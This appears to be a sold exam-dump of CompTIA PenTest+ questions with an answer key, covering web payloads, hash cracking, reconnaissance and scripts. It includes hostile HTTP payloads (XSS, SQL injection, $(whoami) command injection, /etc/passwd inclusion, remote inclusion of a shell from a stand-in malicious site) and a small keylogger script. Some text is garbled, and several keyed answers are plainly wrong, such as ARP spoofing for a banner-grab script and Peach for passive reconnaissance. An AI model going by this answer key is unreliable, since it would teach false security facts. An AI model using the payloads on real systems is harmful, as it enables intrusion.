



CompTIA

Exam Questions PT0-001

CompTIA PenTest+ Certification Exam

NEW QUESTION 1

HOTSPOT

You are a security analyst tasked with hardening a web server.
 You have been given a list of HTTP payloads that were flagged as malicious.

Payloads	Vulnerability Type	Remediation
search=Bob"XseK3cing%20src%3da%20error%3daLeft(1)Ese	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... / / sandbox requests Input Sanitization ... % % % % % Input Sanitization ... < > > >
#inner-tab"><script>alert(1)</script>		
site=www.exe"ping%20-c%2010%20localhost"apple.com		
item=widget';waitfor%20delay%20'00:00:10';--		
logfile=%2fetc%2fpasswd%00		
logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt		
item=widget%20union%20select%20null,null,@version;--		
redir=http:%2f%2fwww.malicious-site.com		
item=widget'+convert(1st,@version)'		
lookup=\$(whoami)		


- A. Mastered
- B. Not Mastered

Answer: A

NEW QUESTION 2

DRAG DROP

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan. **INSTRUCTIONS:**
 Analyze the code segments to determine which sections are needed to complete a port scanning script.
 Drag the appropriate elements into the correct locations to complete the script.



- A. Mastered
- B. Not Mastered

Answer: A

NEW QUESTION 3

In which of the following components is an exploited vulnerability MOST likely to affect multiple running application containers at once?

- A. Common libraries
- B. Configuration files
- C. Sandbox escape
- D. ASLR bypass

Answer: D

NEW QUESTION 4

Which of the following would be BEST for performing passive reconnaissance on a target's external domain?

- A. Peach
- B. CeWL
- C. OpenVAS
- D. Shodan

Answer: A

NEW QUESTION 5

If a security consultant comes across a password hash that resembles the following b117 525b3454 70c29ca3dBaeOb556ba8 Which of the following formats is the correct hash type?

- A. Kerberos
- B. NetNTLMv1
- C. NTLM
- D. SHA-1

Answer: C

NEW QUESTION 6

A penetration tester was able to retrieve the initial VPN user domain credentials by phishing a member of the IT department. Afterward, the penetration tester obtained hashes over the VPN and easily cracked them using a dictionary attack Which of the following remediation steps should be recommended? (Select THREE)


- A. Mandate all employees take security awareness training

- B. Implement two-factor authentication for remote access
- C. Install an intrusion prevention system
- D. Increase password complexity requirements
- E. Install a security information event monitoring solution.
- F. Prevent members of the IT department from interactively logging in as administrators
- G. Upgrade the cipher suite used for the VPN solution

Answer: BDG

NEW QUESTION 7

A security analyst has uncovered a suspicious request in the logs for a web application. Given the following URL:




- A. Directory traversal
- B. Cross-site scripting
- C. Remote file inclusion
- D. User enumeration

Answer: D


NEW QUESTION 8

An assessor begins an internal security test of the Windows domain internal.comptia.net. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?


A)



B)



C)



D)



- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: A

NEW QUESTION 9

After several attempts, an attacker was able to gain unauthorized access through a biometric sensor using the attacker's actual fingerprint without exploitation. Which of the following is the MOST likely explanation of what happened?

- A. The biometric device is tuned more toward false positives
- B. The biometric device is configured more toward true negatives
- C. The biometric device is set to fail closed
- D. The biometric device duplicated a valid user's fingerprint

Answer: A

NEW QUESTION 10

A penetration tester has successfully exploited an application vulnerability and wants to remove the command history from the Linux session. Which of the following will accomplish this successfully?

- A. history --remove
- B. cat history | clear
- C. rm -f ./history
- D. history -c

Answer: D

NEW QUESTION 10

Which of the following BEST explains why it is important to maintain confidentiality of any identified findings when performing a penetration test?

- A. Penetration test findings often contain company intellectual property
- B. Penetration test findings could lead to consumer dissatisfaction if made public
- C. Penetration test findings are legal documents containing privileged information
- D. Penetration test findings can assist an attacker in compromising a system

Answer: C

NEW QUESTION 13

A penetration tester is designing a phishing campaign and wants to build list of users (or the target organization). Which of the following techniques would be the MOST appropriate? (Select TWO)

- A. Query an Internet WHOIS database.
- B. Search posted job listings.
- C. Scrape the company website.
- D. Harvest users from social networking sites.
- E. Socially engineer the corporate call center

Answer: AB

NEW QUESTION 17

A penetration tester notices that the X-Frame-Options header on a web application is not set. Which of the following would a malicious actor do to exploit this configuration setting?

- A. Use path modification to escape the application's framework.
- B. Create a frame that overlays the application.
- C. Inject a malicious iframe containing JavaScript.
- D. Pass an iframe attribute that is malicious

Answer: B

NEW QUESTION 19

Given the following Python script:

```
import socket
s=socket.socket()
s.connect(("192.168.1.1",22))
s.send("str")
b=s.recv(1024)
print b
```

Which of the following actions will it perform?

- A. ARP spoofing
- B. Port scanner
- C. Reverse shell
- D. Banner grabbing

Answer: A

NEW QUESTION 22

A company contracted a firm specializing in penetration testing to assess the security of a core business application. The company provided the firm with a copy of the Java bytecode. Which of the following steps must the firm take before it can run a static code analyzer?

- A. Run the application through a dynamic code analyzer.
- B. Employ a fuzzing utility.
- C. Decompile the application.
- D. Check memory allocation

Answer: D

NEW QUESTION 24

Given the following script:

```
import pyHook, pythoncom, logging, sys
f="f.txt"
def OnKeyboardEvent(event):
    logging.basicConfig(filename=f, level=logging.DEBUG, format='%(message)')
    chr(event.Ascii)
    logging.log(10, chr(event.Ascii))
    return True
hm = pyHook.HookManager()
hm.KeyDown=OnKeyboardEvent
hm.HookKeyboard()
pythoncom.PumpMessages()
```

Which of the following BEST describes the purpose of this script?

- A. Log collection
- B. Event logging
- C. Keystroke monitoring
- D. Debug message collection

Answer: C

NEW QUESTION 26

A penetration tester wants to check manually if a "ghost" vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

A)

```
Download the GHOST file to a Linux system and compile
gcc -o GHOST
test i:
./GHOST
```

B)

```
Download the GHOST file to a Windows system and compile
gcc -o GHOST GHOST.c
test i:
./GHOST
```

C)

```
Download the GHOST file to a Linux system and compile
gcc -o GHOST GHOST.c
test i:
./GHOST
```

D)

```
Download the GHOST file to a Windows system and compile
gcc -o GHOST
test i:
./GHOST
```

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: D

NEW QUESTION 30

An attacker uses SET to make a copy of a company's cloud-hosted web mail portal and sends an email to obtain the CEO's login credentials. Which of the following types of attacks is this an example of?

- A. Elicitation attack
- B. Impersonation attack
- C. Spear phishing attack
- D. Drive-by download attack

Answer: B

NEW QUESTION 31

A penetration tester wants to target NETBIOS name service. Which of the following is the most likely command to exploit the NETBIOS name service?

- A. arPspooF
- B. nmap
- C. responder
- D. burpsuite

Answer: C

NEW QUESTION 35

A tester has captured a NetNTLMv2 hash using Responder. Which of the following commands will allow the tester to crack the hash using a mask attack?

- A. hashcat -m 5600 -r rulea/beat64.rule hash.txt wordlist.txt
- B. hashcat -m 5600 hash.txt
- C. hashcat -m 5600 -a 3 hash.txt ?a?a?a?a?a?a
- D. hashcat -m 5600 -o result.txt hash.txt wordlist.txt

Answer: A

NEW QUESTION 38

A penetration tester is perform initial intelligence gathering on some remote hosts prior to conducting a vulnerability < The tester runs the following command
nmap -D 192.168.1.1,192.168.1.2,192.168.1.3 -sV -o —max rate 2 192. 168.130
Which of the following BEST describes why multiple IP addresses are specified?

- A. The network is submitted as a /25 or greater and the tester needed to access hosts on two different subnets
- B. The tester is trying to perform a more stealthy scan by including several bogus addresses
- C. The scanning machine has several interfaces to balance the scan request across at the specified rate
- D. A discovery scan is run on the first set of addresses, whereas a deeper, more aggressive scan is run against the latter host.

Answer: C

NEW QUESTION 39

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

PT0-001 Practice Exam Features:

- * PT0-001 Questions and Answers Updated Frequently
- * PT0-001 Practice Questions Verified by Expert Senior Certified Staff
- * PT0-001 Most Realistic Questions that Guarantee you a Pass on Your First Try
- * PT0-001 Practice Test Questions in Multiple Choice Formats and Updates for 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The PT0-001 Practice Test Here](#)